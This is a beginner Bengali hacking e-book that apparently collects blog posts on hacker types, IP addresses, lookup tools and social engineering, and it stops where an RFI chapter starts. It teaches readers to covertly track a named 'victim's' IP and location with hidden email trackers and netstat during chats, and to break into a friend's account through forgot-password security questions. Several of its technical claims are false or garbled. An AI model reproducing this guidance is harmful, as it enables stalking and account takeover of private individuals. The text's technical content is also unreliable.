হ্যাকিং জগত

প্রথম খন্ড

হ্যাকিং জগত গ্রুপের পক্ষ থেকে আপনাকে স্বাগতম

www.purepdfbook.com

আমরা ক'জন

কৃতজ্ঞতা স্বীকার

ফারুক আহমেদ

Mystrious Tusin

অনির্বাচিতটিউনার

pirate_king

মেহেদি হাসান

মারুফ আলম

সহযোগিতায়

তাল পাতার সিপাহি

Jack nax

Cyan Tarek

Log Out

Shojib

Niloy

হ্যাকিং শব্দটির মধ্যেই রয়েছে একটা ঐশ্বর্য্যকর ভাবমুর্তি। শব্দটার মধ্যেই রয়েছে দম্ভ। ছোট্ট বাচ্চা থেকে শুরু করে বৃদ্ধ সবারই হ্যাকিং শেখার আগ্রহ অত্যাধিক। আর এর নিরিক্ষে কাজ করে একটাই, নিজেকে হ্যাকার তৈরি করার দম্ভ। তবে হ্যাকিং দু-দিক থেকে উঠে আসে আমাদের সামনে এক হ্যাকিং শিথে অন্যেরক্ষতি করা দুই নিজেকে হ্যাকারের কাজ থেকে বাঁচানো। প্রথমটি অবশ্যই দন্ডনীয় আপরাধ, তবুও এটার প্রতি আগ্রহ অনেকাংশই বেশী। হ্যাকার হতে হলে অবশ্যই কোডিং এ দক্ষ হতে হবে যেটা হল বেসিক হ্যাকিংয়ের প্রথম কাজ।তাই আপনাদের হ্যাকিংয়ের কিছু প্রাথমিক ধারনা দিতে ও সকলের সুবিধার জন্য আমরা হ্যাকিংয়ের সাথে পরিচিতি এবং কিছু ব্যাসিক টিউটোরিয়াল নিয়ে একটি ই-বুক প্রকাশ করলাম। এখানে হ্যাকিংয়ের টিউটোরিয়াল গুলোকে উদাহরণ ও ছবি'র সাহায্যে সহজভাবে উপস্থাপন করার চেষ্টা করাহয়েছে। হ্যাকিং একটি অনেক বিশাল কনসেপ্ট,যা একটি মাত্র বইয়ে সংকলন করা সম্ভব নয়। তাই আমরা এর আরও খণ্ড এবং সংস্করণ সামনে বের করব।

ধন্যবাদন্তে

ফারুক আহমেদ

www.fb.com/md.faroqueahmed

www.purepdfbook.com

সূচীপত্র

হ্যাকিং জগৎ প্রথম খন্ড ব্যাসিক হ্যাকিং টিউটোরিয়াল

www.purepdfbook.com

হ্যাকিং জগৎ (প্রথম খন্ড)

হ্যাকিং জগৎ

ব্যাসিক হ্যাকিং টিউটোরিয়াল

(প্রথম খন্ড)

ব্যাসিক হ্যাকিং অধ্যায় -১

হ্যাকার কাকে বলে ??

হ্যাকার হচ্ছেন সেই ব্যক্তি যিনি নিরাপত্তা/অনিরাপত্তার সাথে জড়িত এবং নিরাপত্তা ব্যবস্থার দুর্বল দিক খুঁজে বের করায় বিশেষভাবে দক্ষ অথবা অন্য কম্পিউটার ব্যবস্থায় অবৈধ অনুপ্রবেশ করতে সক্ষম বা এর সম্পর্কে গভীরজ্ঞানের অধিকারী। সাধারনভাবে হ্যাকার শব্দটি কালো-টুপি হ্যাকার অর্থেই সবচেয়ে বেশি ব্যবহৃত হয় যারা মূলত ধ্বংসমূলক বা অপরাধমূলক কর্মকান্ড করে থাকেন। এছাড়া আরো নৈতিক হ্যাকার রয়েছেন (যারা সাধারনভাবে সাদা টুপি হ্যাকার নামে পরিচিত) এবং নৈতিকতা সম্পর্কে অপরিষ্কার হ্যাকার আছেন যাদের ধুসর টুপি হ্যাকার বলে। এদের মধ্যে পার্থক্য করার জন্য প্রায়শ ক্র্যাকার শব্দটি ব্যবহার করা হয়, যা কম্পিউটার নিরাপত্তা হ্যাকার থেকে একাডেমিক বিষয়ের হ্যাকার থেকে আলাদা করার জন্য ব্যবহার করা হয় অথবা অসাধু হ্যাকার (কালো টুপি হ্যাকার) থেকে নৈতিক হ্যাকারের (সাদা টুপি হ্যাকার) পার্থক্য বুঝাতে ব্যবহৃত হয়। হ্যাকাররা ভার্চুয়াল জগতে নতুন কিছু সৃষ্টি করতে পারে,সমস্যার সমাধান করতে পারে। তারা স্বাধীনতা এবং পারস্পরিক সহযোগীতায় বিশ্বাসী। হ্যাকার হওয়ার সর্বপ্রথম শর্ত হচ্ছে আপনাকে আগে ঠিক করতে হবে আপনি কোন ধরনের হ্যাকার হবেন। উপরে ৩ ধরনের হ্যাকার সম্পর্কে বলা হয়েছে।আপনাদের সুবিধার্থে আরেকটু পোষ্ট করছি।

সাদা টুপি হ্যাকার (White Hat Hacker)- এরা কম্পিউটার তথা সাইবারওয়ার্ল্ডের নিরাপত্তা প্রদান করে। এরা কখনও অপরের ক্ষতি সাধন করে না।এদেরকে ইথিকাল হ্যাকারও বলা হয়ে থাকে।

ধূসর টুপি হ্যাকার (Grey Hat Hacker)- এরা এমন একধরনের হ্যাকার যারাসাদা টুপি ও কালো টুপিদের মধ্যবর্তী স্থানে অবস্থান করে। এরা ইচ্ছে করলেকারও ক্ষতি সাধনও করতে পারে আবার উপকারও করতে পারে।

কালো টুপি হ্যাকার (Black Hat Hacker)- হ্যাকার বলতে সাধারনত কালো টুপিহ্যাকারদেরই বুঝায়। এরা সবসময়ই কোন না কোন ভাবে অপরের ক্ষতি সাধন করে।সাইবার ওয়ার্ল্ডে এরা সবসময়ই ঘৃনিত হয়ে থাকে।এছাড়াও আর কিছু হ্যাকার ধরন রয়েছে। যেমন :-

স্ক্রিপ্ট কিডি (Script Kidie)- এরা নিজেরা কিছুই পারে না বরং বিভিন্নটুলস্ বা অন্যের বানানো স্ক্রিপ্ট ব্যবহার করে এরা কার্যোসিদ্ধি করে।

নিওফাইট বা নোব (Neophyte or nOOb)- এরা হ্যাকিং শিক্ষার্থী। এরা হ্যাকিং কেবল শিখছে। অন্য অর্থে এদের বিগিনার বা নিউবাই বলা যায়।

লিখেছেনঃ মেহেদি হাসান

www.purepdfbook.com

ব্যাসিক হ্যাকিং অধ্যায় -২ :

হ্যাকার কারা? হ্যাকারদের জন্য ফোরাম, রিসোর্স

হ্যাকার যারা :

হ্যাকার হচ্ছেন একজন ব্যাক্তি যিনি শুধুমাত্র বিভিন্ন মাধ্যম/সিস্টেম এর খুত খুজে বের করে। কিন্তু তিনি এর ক্ষতিসাধন করেন না। একজন হ্যাকার মূলত একজন প্রোগ্রামার যার প্রধান কাজ হচ্ছে অনলাইনে কোন সিস্টেমের খারাপদিকগুলো খুজে বের করা। তারা প্রোগ্রামার এবং তারা প্রোগ্রাম নতুন নতুন খুতবের করতে ব্যবহার করে।

হ্যাকার ফোরাম :

আপনি একজন হ্যাকার হতে হলে প্রথমে আপনাকে বিভিন্ন ইথিকাল হ্যাকার যারামূলত ইলিট (এ ব্যাপারে আগের অধ্যায়ে বলা হয়েছে) তাদের থেকে গুরুত্বপূর্ণ টিপসগুলো শিখে নিতে হবে। আর বিভিন্ন ধরনের টিপস নিয়ে আলোচনা হয় ফোরামে।নিচে হ্যাকারদের জন্য কয়েকটি গুরুত্বপূর্ণ ফোরামের লিংক প্রদান করা হল। ফোরামগুলোতে যোগদিন এবং নিয়মিত পোষ্টগুলো পড়ুন। কোন বিষয় জানতে চাইলে সেখানেই সাহায্য চাইতে পারেন।

www.hackerthreads.orgwww.hackforums.netwww.hacker.org/forumwww.crackhackforum.com

হ্যাকিংরিসোর্স :

হ্যাকিং করতে হলে বিভিন্ন সফটওয়্যার প্রয়োজন হয়, প্রয়োজন হয় কোড, স্ক্রিপ্ট, ডর্ক ইত্যাদির। নিচে কিছু লিংক দেয়া হল যেখান থেকে আপনি অনেকমূল্যবান হ্যাকিং রিসোর্স পেতে পারেন যা আপনাকে হ্যাকার হতে সাহায্য করবে।

http://www.ethicalhacker.net/http://insecure.org/http://hacker.resourcez.com/http://www.certifiedethicalhacker.com/http://www.elitehack.net/http://www.elite-hackers.com/http://www.exploit-db.com/http://www.1337day.com/http://www.breakthesecurity.com/http://www.thehackerslibrary.com/http://www.port7alliance.com/http://www.hackers.nl/http://hackmein.tripod.com/http://kyrionhackingtutorials.com/http://www.hacking-gurus.net/http://hackmyass.wordpress.com/http://www.borntohack.in/http://www.criticalsecurity.net/http://www.mpgh.net/http://www.duniapassword.com/http://www.progamercity.net/হ্যাকার

মুভি :

www.purepdfbook.com

নিচে কিছু মুভির নাম দেয়া হল যা একজন হ্যাকারের দেখা অত্যান্ত গুরুত্বপূর্ণ। তাহলে এখনই আরম্ভ করে দিন বিনোদন। আর হ্যা কোনটা কেমন লাগলো সে সম্পর্কে শেয়ার করতে ভুলবেন না কিন্তু। ভালো থাকবেন। আমার জন্য দোয়া করবেন। আজ এ পযর্ন্তই।

TRON (1982), THE GIRL WITH THE DRAGON TATTOO (2009), WARGAMES (1983), DIE HARD 4:LIVE FREE OR DIE HARD (2007), SNEAKERS (1992), THE MATRIX (1999), EXISTENZ (1999), THE CONVERSATION (1974), THE SCORE (2001), FOOLPROOF (2003), HACKER (1995), ANTITRUST (2001), PIRATES OFSILICONVALLEY(1999), THE LAWNMOWER MAN (1992), THE CORE (2003), VIRTUOSITY (1995), TAKEDOWN (2000), DEJA VU (2006), ONE POINT O (2004), REVOLUTION OS (2001), THE NET (1995), TRON : LEGACY (2010), THE ITALIAN JOB (2003), DISCLOSURE (1994), JURASSICPARK(1993), SWORDFISH (2001), THE THIRTEENTH FLOOR (1999), UNTRACEABLE (2008), GAMER (2009)

লিখেছেনঃ মেহেদি হাসান

www.purepdfbook.com

ব্যাসিক হ্যাকিং অধ্যায়-৩

আইপি এড্রেস কি? IP Address কি এবং তার খুঁটিনাটী

আইপি এড্রেস কি?

IP Address কি এবং তার খুঁটিনাটী ??

IP Address কি? IP Address বা Internet ProtocolAddress হল একটি সংখ্যাবিশেষ যা Network-এ যুক্তপ্রতিটি Device-এর জন্য নির্ধারিত যারা Communication-এর জন্য Internet Protocol ব্যবহার করে। প্রতিটি IP Address হল Unique, আপনি যখন একটা নির্দিষ্ট IP Addressব্যবহার করছেন তখন সেটা আর কেউ ব্যবহার করার সম্ভবনা নেই IP Address দিয়েই Network ব্যবহারকারীকে শনাক্ত করা হয়।আপনি যে Internet ServiceProvider-এর কাছ থেকে Internetসেবা পাচ্ছেন তারা এই IPAddress-এর মাধ্যমেই আপনাকে আলাদাভাবে শনাক্তকরতে পারে।

IP Address-এর কাজ কি? IP Address-এর মূলত দু'টি কাজ রয়েছে।

1.Host বা Network Interface শনাক্তকরণ, যাতে আপনি সঠিকভাবে আপনার কাঙ্খিত Communication সম্পন্ন করতে পারেন।

2.Network ব্যবহারকারীর অবস্থান খুঁজে বের করা। প্রতিটা IP Address একটা নির্দিষ্টস্থানকে নির্দেশ করে। তাই, আপনি কোন জায়গা থেকে Network ব্যবহার করছেন এটা IPAddress-এর মাধ্যমে জানা যায়। IP Adderss-গুলো হল Binary Number, কিন্তু বোঝার সুবিধার জন্য এগুলোকে মানুষের পঠনযোগ্যসংকেত (অক্ষর বা সংখ্যা) দিয়ে প্রকাশ করা হয়ে থাকে।IP Address-এর Version

হ্যাকারদের জন্য একটি অতি গুরুত্বপূর্ণ জিনিস হচ্ছে এই IP Address. যেহেতু IPAddress-এর মাধ্যমে Network ব্যবহারকারীর স্থান জানা যায়, তাই হ্যাকারের জন্য IP Addressলুকিয়ে রাখা খুবই জরুরী একটা কাজ। নাহলে হ্যাকারের অবস্থান ফাঁস হয়ে যাওয়ার একটা চান্স থাকে।

আপনার নিজের আইপি এড্রেস দেখা :

প্রথমে Start->Run->খালি ঘরে লিখুন cmd এবার কী-বোর্ড থেকে এন্টার চাপুন।একটি কমান্ড এরিয়া দেখতে পাবেন। সেখানে লিখুন netstat –n এন্টার চাপুন। একটি লিস্ট আপনার সামনে আসবে। লোকাল এড্রেসের দিকে খেয়াল করুন। যেটি প্রথমে আসবে সেটিই আপনার আইপি এড্রেস। দ্বিতীয় নিয়ম : আপনার ব্রাউজারের এড্রেস বারে লিখুন www.whatismyip.com

www.purepdfbook.com

একটি ওয়েবসাইট খুলবে। সেখানেই বড় অক্ষরে আপনি আপনার বর্তমান আইপি দেখতে পাবেন। নিচের লিস্টটি মনে রাখুন। পরবর্তীতে কাজে লাগবে।

ftp—->21smtp—>25dns—->53http—>80https—->81pop3—->110telnet—>23

নাম্বারগুলো হচ্ছে পোর্ট নাম্বার। এ সম্পর্কে পরে কোন এক সময় আলোচনা করা হবে।

কোন ওয়েবসাইটের আইপি বের করার নিয়ম :

যদি আপনি কোন ওয়েবসাইট বা কোন ব্যক্তির একাউন্ট বা তার পিসি হ্যাক করবেন তাহলে সবর্প্রথম যে কাজটি করতে হবে তা হচ্ছে তার আইপি এড্রেস সংগ্রহ করা। যতক্ষন পর্যন্ত না আপনি তার আইপি এড্রেস বের করতে পারছেন ততক্ষন পর্যন্ত আপনি তার কি ই বা করতে পারবেন? এখন আপনাদের দেখাচ্ছি যেভাবে কোন ওয়েবসাইটের আইপি এড্রেস বের করবেন।

প্রথমে Start->Run->খালি ঘরে লিখুন cmd এবার কী-বোর্ড থেকে এন্টার চাপুন।একটিকমান্ড এরিয়া দেখতে পাবেন। সেখানে লিখুন tracert websitename এন্টার চাপুন। এখন কিছু তথ্য স্বয়ংক্রিয়ভাবে আপনার সামনে আসবে। আপনি সেখানে নীলরংয়ের কিছু লেখা দেখতে পাবেন। আপনি সেখানেই আপনার কাঙ্খিত আইপি এড্রেস টি দেখতে পাবেন। নীল লেখাগুলোর প্রথম লাইনেই আপনি আইপিটি দেখতে পাবেন। দ্বিতীয় লাইন সহ এভাবে সবোর্চ্চ ৩০টি হুপ দেখতে পাবেন।

হুপের ব্যাখ্যা :

যখন আপনি কোন ওয়েবসাইটে প্রবেশের চেষ্ঠা করেন তখন আপনি স্বয়ংক্রিয়ভাবে কিছুতথ্য সেই ওয়েবসাইটের কাছে প্রেরন করেন যার প্রতিউত্তরে সেই ওয়েবসাইটটিও আপনার কাছে কিছু তথ্য প্রেরন করে (যার ফলাফল স্বরূপ আপনি ওয়েবসাইট টিকে দেখতে পান)।এই প্রক্রিয়াটি চলতেই থাকে। মনে করুন আপনি কমান্ড এরিয়ায় লিখলেন tracert yahoo.com

তখন আপনার এই তথ্যের প্যাকেজটিগুগলের সার্ভারে (যেখানে তথ্য জমা থাকে) যাবে। গুগলও আপনাকে এর প্রতিউত্তরপাঠাবে। যেহেতু গুগল একটি বড় সাইট সেহেতু এর অনেকগুলো সার্ভার রয়েছে।সুতরাং প্রতিউত্তরগুলো সেসকল সার্ভার থেকেই আসে। এবার আপনি আপনার কমান্ড এরিয়ায় লক্ষ করুন সেখানে সবোর্চ্চ ৩০টির মত আইপি হুপ রয়েছে। এতগুলো আসারমানে হচ্ছে, গুগল তার যতগুলো সার্ভার থেকে আপনার কাছে তথ্য প্রেরন করছে সেই সার্ভারগুলোর আইপি হুপই আপনি দেখতে পাচ্ছেন।

www.purepdfbook.com

কমান্ডএরিয়ায় আপনি * ধরনের কিছু চিনহ দেখতে পাবেন। এর মানে হচ্ছে এই যে সেস্থানগুলোতে ফায়ারওয়াল স্থাপন করা রয়েছে যাতে করে যে কেউ সহজে আক্রমনকরতে না পারে।

সাধারন ভূল-ধারনা :

অনেকেইআছেন যারা মনে করেন যে ইন্টারনেট থেকে কোন উচ্চক্ষমতা সম্পন্ন স্পর্শকাতরতথ্য বা তথ্যাদি দেখা বা জানা যায় না। আসলে এটি ভূল ধারনা। মনে করুন ইন্টারনেটে অনেকেই হটফাইল বা রেপিডশেয়ারের প্রিমিয়াম একাউন্ট দেয়, যাথেকে আপনি উপকৃত হন। কিন্তু সমস্যা হচ্ছে আপনি জানেন না এই একাউন্ট কোথা থেকে দেয়া হয়েছে? আপনি ইচ্ছে করলেই এসব তথ্য জানতে পারেন।

যখন আপনি কমান্ড এরিয়ায় কোন ওয়েবসাইটের বিপরীতে nslookup লিখে এন্টার দিবেনতখন হয়ত এরকম লেখাও আসতে পারে যে You are now authentized to this route

এরকম কিছু লেখা দেখলেই আপনি বুঝে নেবেন যে, ওই ওয়েবসাইটে স্পর্শকাতর তথ্যরয়েছে। ওই ওয়েবসাইট সম্পর্কে বিস্তারিত জানতে আপনি নিচের ওয়েবসাইটগুলোব্যবহার করতে পারেন।

www.samspade.comwww.dnsstuff.comwww.whois.net www.who.is ঐ সকল ওয়েবসাইটে শুধুমাত্র ওয়েবসাইটটির নাম দিয়েই আপনি এরআইপি, স্থান, মালিকের নাম, কবে কেনা হয়েছে, মেয়াদ কত দিনের, দৈনিক ভিজিটরসংখ্যা, নেম সার্ভার ইত্যাদি বিভিন্ন তথ্য জানতে পারবেন। তথ্য জোগাড় করাএকজন হ্যাকারের প্রাথমিক কাজ। এটি না করলে আপনি কিছুই করতে পারবেন না।

লিখেছেনঃ মেহেদি হাসান

www.purepdfbook.com

ব্যাসিক হ্যাকিং অধ্যায় -৪

আইপি এড্রেস অনুসন্ধান করা

দাতার আইপি অনুসন্ধান :

আপনার মেইলবক্স খুলুন। তার থেকে যেকোন একটি ইমেইল খুলুন। Reply-তে ক্লিককরুন। এবার Show original এ ক্লিক করুন। এখন যে তথ্যগুলো আসবে সেগুলো খুবভালোভাবে খেয়াল করুন। সেখানেই আপনি হয়ত ইমেইল দাতার আইপি দেখতে পাবেন। কিন্তু gmail থেকে যদি কেউ আপনাকে মেইল করে তাহলে এই পদ্ধতি অনুসারে আপনি আইপি খুজে পাবেন না। এখন উপায়? হ্যা হ্যা অস্থির হবেন না। এক্ষুনি তা বলছি।

আসলে মূল ব্যাপারটি হচ্ছে gmail সবসময় https ব্যবহার করে। আমরা সাধারনত ওয়েবসাইটের এড্রেসে দেখতে পাই http যার সম্পূর্ণ রুপ হচ্ছে Hyper Text Transfer Protocol. আর https হচ্ছে এই http এর secured রুপ। আশা করি বুঝতে পেরেছেন। যার কারনেই জিমেইলে আপনি আইপি খুজে পাবেন না। এখন যেই পদ্ধতিটির কথা আপনাদের বলব সেটি হচ্ছে প্রায় সব ধরনের ইমেইল এড্রেস (ইয়াহুমেইল, জিমেইল, এমএসএন ইত্যাদি) থেকে আইপি বের করার পদ্ধতি।প্রথমেই http://readnotify.com/ সাইটটি খুলুন। এরপর এখানে রেজিষ্ট্রেশন করুন।এখন আপনি যার ইমেইল এড্রেস অনুসন্ধান করতে চান তার বরারব একটি মেইল লিখুন। এবার ইমেইল টু সেকশন এরিয়ায় লিখুন victim'semailid.rednotify.com পাঠিয়ে দিন। যখন সে ইমেইলটি পড়বে তখন স্বয়ংক্রিয়ভাবে আপনার রিডনোটিফাই একাউন্টে তার আইপি চলে আসবে। আসলে রিডনোটিফাই একটি স্বয়ংক্রিয় লুকানো ছবি আপনার ইমেইলের সাথে ঐ ব্যাক্তি বরাবর পাঠিয়ে দেয়। যার ফলে আপনি তার আইপি পেয়ে যান। পদ্ধতিটি খুব কাজের।

ঐ ওয়েব সাইড টি পছন্দ না হলে গুলো ব্যবহার করবেনঃ

http://www.didtheyreadit.com/

http://www.pointofmail.com/

অবস্থান অনুসন্ধান : আমরা তো আইপি পেলাম এবার দেখব কিভাবে ঐ ব্যাক্তির অবস্থান সম্পর্কে জানা যায়। অর্থাৎ ব্যাক্তিটি কোন দেশের কোন শহরে আছে তা জানা।প্রথমেই http://www.ip2location.com/ সাইটটি খুলুন। এই সাইটটির খালি ঘরে আপনার কাঙ্খিত আইপি এড্রেসটি বসিয়ে দিন আর মজা দেখুন।

আপনি যার সাথে চ্যাটিং করছেন তার অবস্থান জানা :

আপনি যার সাথে চ্যাটিং করছেন তাকে তার আইপি সম্বন্ধে জিগ্যেস করুন। সেবললে তো বলতে হবে আপনার ভাগ্য সুপ্রসন্ন। আর না বললে কি করবেন? একটু অপেক্ষা করুন বলছি। এখানে একটি ব্যাপার উল্লেখ করার মত আর তা হচ্ছে আগে আমরা একটি কমান্ডের সাথে পরিচিত হয়েছিলাম। netstat -n এর কথা মনে আছে? এইকমান্ডটি খুবই গুরুত্বপূর্ণ। আপনি ইন্টারনেটে যতগুলো কানেকশনের সাথে যুক্ত আছেন ঠিক ততগুলোর তথ্যই এই কমান্ডটির মাধ্যমে পাওয়া যাবে। আরেকটু ভেঙ্গে বলছি। ধরুন, মনে করুন আপনি ফেসবুকে,জিমেইলে এবং টেকটিউনসে একই সঙ্গে প্রবেশকরে আছেন। উপরের কমান্ডটি এই তিনটি সার্ভার সম্পর্কেই আপনার কাছে তথ্যসাপ্লাই করবে। বর্তমানে ইন্টারনেটে এক এক ব্যাক্তি চ্যাটিং এর এক এক পন্থাব্যবহার করে। যেমন : ICQ Messenger, MSN Messenger, Yahoo Messenger, Gtalk, Meebo, Gigsby, AIM ইত্যাদি। তাহলে বুঝুন কতটুকু ঝামেলার কাজ করতে যাচ্ছেন আপনি? আর এ কারনেই নিচে ধাপে ধাপে কয়েকটি ক্ষেত্র দেয়া হল। লক্ষকরুন।

ক্ষেত্র-১ যদি আপনি ICQ Messenger এ চ্যাট করেন আর সেখানের কারও অবস্থান জানতে চান তাহলে এ পদ্ধতিটি কাজে লাগান। ICQ Messenger এর কাজ করার ধরন হচ্ছে (আপনি->আপনার বন্ধু->আপনি) এইভাবে। তাই কারও আইপি সংগ্রহ করাএক্ষেত্রে খুব সহজ কাজ। মনে করুন আপনি কারও আইপি জানতে চাচ্ছেন তাহলে তাকে হিট করুন কিন্তু চ্যাটিং শুরু করবেন না। এবার Start->Run->cmd->netstat -nএন্টার দিন। যে আইপিগুলো আসবে তা কোন রাফ কাগজে লিখে রাখুন। এবার আপনি তার সাথে চ্যাটিং আরম্ভ করুন। আবার Start->Run->cmd->netstat -nএন্টার দিন। এবার আপনি সেখানে নতুনএকটি আইপি দেখতে পাবেন। আর এই ব্যাক্তির সাথেইআপনি এখন চ্যাটিং এ ব্যাস্ত।এবার কিভাবে তার অবস্থান বের করবেন তা নিশ্চয়ই আর বলে দিতে হবে না।

ক্ষেত্র-২

.::: Yahoo Messenger, MSN Messenger, GTalk Messenger এর ক্ষেত্রে :::.উপরোক্ত মেসেন্জারগুলোর কাজ করার ধরন হচ্ছে (আপনি-মেসেন্জারেরসার্ভার-আপনার বন্ধু) এইভাবে। এখানে যদি আপনি ক্ষেত্র-১ এর পদ্ধতি কাজে লাগান তাহলে আপনি মেসেন্জারের আইপি পাবেন, ব্যাক্তির না। এইক্ষেত্রে আপনি চালাতে পারেন সোস্যাল ইন্জিনিয়ারিং। যদিও এটা নিয়ে পরবর্তী অধ্যায়ে আলোচনা হবে তথাপি এখানে কিছু পরিচিতি দেয়া হচ্ছে। সোস্যাল ইন্জিনিয়ারিং হচ্ছে কাউকে বোকা বানিয়ে তাকে হ্যাকিং করা। আর এই মেসেন্জারের ক্ষেত্রে (মনে রাখবেন অধিকাংশ মেসেন্জারেই এই কাজটি করে থাকে) আপনি আপনার সাথে চ্যাটিংকৃত ব্যাক্তিটিকে বলুন আপনার কাছে কোন ফাইল পাঠাতে বা তাকে আপনিকিছু পাঠাতে পারেন, সেটা হতে পারে কোন ছবি বা আপনার ছবি। যদি সে রাজি হয় তাহলে ক্ষেত্র-১ এর পদ্ধতি চালিয়ে যান। যখন আপনি তার সাথে চ্যাটিং করবেন তখন আপনি অতিরিক্ত যে আইপি এড্রেসটি দেখতে পাবেন সেটি হচ্ছে মেসেন্জারেরআইপি আর যখন সে আপনার কাছে কোন কিছু পাঠাবে তখন আরেকটি নতুন আইপি দেখতেপাবেন, সেটি হচ্ছে তার আইপি। এছাড়াও আরও একটি উপায় আছে তা হল, আপনি তাকে আপনার কাছে একটি মেইল পাঠাতে বলতে পারেন। যখনই সে মেইল পাঠাবে আপনি রিডনোটিফাই পদ্ধতি চালিয়ে যান যা আগে বলা হয়েছে। কোন প্রশ্ন?

ক্ষেত্র-৩

.::: Meebo, Gigsby, Trillion ইত্যাদি মাল্টি চ্যাটিং ইন্জিনের ক্ষেত্রে :::.এক্ষেত্রে কোন পদ্ধতি নেই। শুধু এতটুকুই করা যায় তা হল আপনি বলতে পারেন আপনাকে মেইল করতে আর আপনি রিডনোটিফাই পদ্ধতি চালাতে পারেন। আসলে কারও আইপি পাওয়া তেমন কঠিন কাজ নয় আর এটা তেমন বড় ধরনের কাজও নয়। আইপিএড্রেসের ব্যাপারে বলতে গেলে অনেক কথা বলতে হয়। আইপি এড্রেস রয়েছে বিভিন্ন ধরনের। আবার সেখানে সাবনেট আইডি এবং হোস্ট আইডি নামক ব্যাপার রয়েছে। এছাড়াও আপনি একটি ওয়েবসাইট শুধু আইপি এড্রেস লিখেই প্রবেশ করতে পারেন যদিও সেখানে হেক্সা ট্রান্সফার এবং কোস্ট্রা ট্রান্সফার নামক

লিখেছেনঃ মেহেদি হাসান

www.purepdfbook.com

সোস্যাল ইন্জিনিয়ারিং

সাথেও জড়িত।আপনি কোন মেয়ের সাথে দু-নম্বরি (সহজ বাংলা ব্যবহার করলাম-কিছু মনে করবেন না) করলে সেটা হবে সোস্যাল ইন্জিনিয়ারিং। নিজের কাযোর্দ্ধারের জন্য অপরের কাছে মিথ্যা বললে সেটাও হবে সোস্যাল ইন্জিনিয়ারিং। মূলত নিজের কাযোর্দ্ধারের জন্য অপরের কোন রুপ ক্ষতিসাধন করাকেই বলে সোস্যাল ইন্জিনিয়ারিং।

আপনার বন্ধুর একাউন্ট হ্যাকিং করতে চাইলে Forget password এ ক্লিক করেই সাধারন কয়েকটি প্রশ্নের উত্তর দিয়েই আপনি হ্যাক করতে পারেন। কারন মানুষ ঐ সকল জায়গায় কিছু সাধারন প্রশ্নই বেছে নেয়, আর আপনি আপনার বন্ধুর সাধারনতো আছেই এমনকি অনেক গোপন তথ্যও জানেন, তাই নয় কী? তাহলে দেখা যাচ্ছে এখানে সোস্যাল ইন্জিনিয়ারিং একটি গুরুত্বপূর্ণ বিষয়।

যখন টেলিফোন প্রথম আবিষ্কৃত হল তখন বিশ্বের প্রথম হ্যাকার টেলিফোনের ব্যবহারবিধি খুবভালোভাবে পযবের্ক্ষন করল। সে দেখল যে যখন আমরা কাউকে কলদেই তখন এইকলটি প্রথমে টেলিফোন অফিসে যায় পরে কাঙ্খিত ব্যাক্তিটির কাছে যায়। তখনহ্যাকার কিছু চকলেট তৈরী করে তার পকেটে রাখল সাথে রাখল একটি বাশি।সে এই বলল যে, চকলেটের সাথে এটা একটি গিফ্ট। এবার মানুষেরা এবং তাদের বাচ্চারা বাশিগুলো দ্বারা সুর তুলতে লাগল যার ফলে সৃষ্টি হল একধরনের তরঙ্গ, যা টেলিফোন সার্ভারের তরঙ্গের মত। এটাই পরবর্তীতে হ্যাকারদের সারাবিশ্বে বিনামূল্যে কল করতে সাহায্য করল।

সম্পূর্ণ প্রকৃয়াটি লক্ষ করুন। সে শুধু নিজের চিন্তা কাজে লাগাল এবংএকটি ছোটবাশি তৈরী করল। তাহলে দেখুন সোস্যাল ইন্জিনিয়ারিং খুবইগুরুত্বপূর্ন।আপনি কোন কিছুকে বড় করতে হলে সোস্যাল ইন্জিনিয়ারিং এরসাহায্য ব্যাতিতসম্ভব নয়।

আপনার বন্ধুর অর্কুট একাউন্ট হ্যাকিং করতেচাইলে Forget password এক্লিক করেই সাধারন কয়েকটি প্রশ্নের উত্তর দিয়েই আপনি হ্যাক করতে পারেন। কারন মানুষ ঐসকল জায়গায় কিছু সাধারন প্রশ্নই বেছে নেয়, আর আপনি আপনার বন্ধুর সাধারন তো আছেই এমনকি অনেক গোপন তথ্যও জানেন, তাই নয় কী? তাহলে দেখা যাচ্ছে এখানে সোস্যাল ইন্জিনিয়ারিং একটি গুরুত্বপূর্ণ বিষয়।

সোস্যাল ইন্জিনিয়ারিংয়ের শক্তিশালী সংজ্ঞা :

মানুষকতৃক ভার্চুয়াল জগতে অযাচিত কাজ যেমন কোন কর্পোরেট অফিসের নেটওয়ার্কে প্রবেশ, তাদের অনলাইন সিকিউরিটি, ফায়ারওয়াল, একাউন্ট ইত্যাদি নিবিড়ভাবে পযবেক্ষন করে তাতে আক্রমন করা। এক্ষেত্রে বিভিন্ন ধরনের সফটওয়্যারের সাহায্য নেয়া যায় বা নিজের বানানো কোন হার্ডওয়্যার বা কোডিং ও কাজে লাগানো যায়।

www.purepdfbook.com

মনে করুন আপনার ইমেইলে এল এরকম একটি বার্তা যে, Congrats! You have got 100000 free visitor, CLICK HERE for withdraw. এভাবে প্রতিদিন সমগ্র বিশ্বে হাজার হাজার মানুষ তাদের ক্রেডিটকার্ডের তথ্য সহ বিভিন্নগুরুত্বপূর্ণ তথ্য অনলাইনে জমা দিচ্ছে আর হ্যাকিংয়ের শিকার হচ্ছে। সোস্যাল ইন্জিনিয়ারিং নিম্নোক্ত কয়েকটি ভাগেবিভক্ত।

–>impersonation

—>posing as imp. user

—>3rd person approach

—>technical support

কম্পিউটার ভিত্তিক সোস্যাল ইন্জিনিয়ারিং:

নিচের কয়েকটি ভাগে বিভক্ত।

–>mail/im attachments

–>pop up windows

—>sweepstakes

—>spam mail

এই অধ্যায়ের এখানেই সমাপ্তি। মনে রাখবেন কোন কাজ করার আগে এর সোস্যাল ইন্জিনিয়ারিংয়ের ব্যপারটি খুব ভালোভাবে অনুধাবন করা উচিত। যখন আমরা কারও ইমেইলে কোন কিছু পাঠাই এবং সে যদি কিছু পাঠায় [illegible] এভাবেই আমরা [illegible] পাঠাতে [illegible] বেন।

লিখেছেনঃ মেহেদি হাসান

RFI (Remote File Inclusion)ওয়েবসাইট হ্যাকিং।

www.purepdfbook.com

আজ দেখাব **Remote file inclusion** হ্যাকিং। ওহ! আপনারা হয়ত জানেন না যে, হ্যাকিং করার থেকে হ্যাকিং নিয়ে পোষ্ট লেখা আরও কঠিন ও কষ্টকর। যদি পোষ্ট করতেন তাহলে বুঝতেন। থাক পোষ্ট করা লাগবে না, শুধু মন্তব্য করলেই হবে। মন্তব্য করলে পোষ্টের লেখক উৎসাহিত হয়। এতে তাদের লেখার গতি ও স্বাচ্ছন্দ্যও বাড়ে। তাহলে আর কথা নয় এবার শুরু হয়ে যাক পোষ্টটি.....

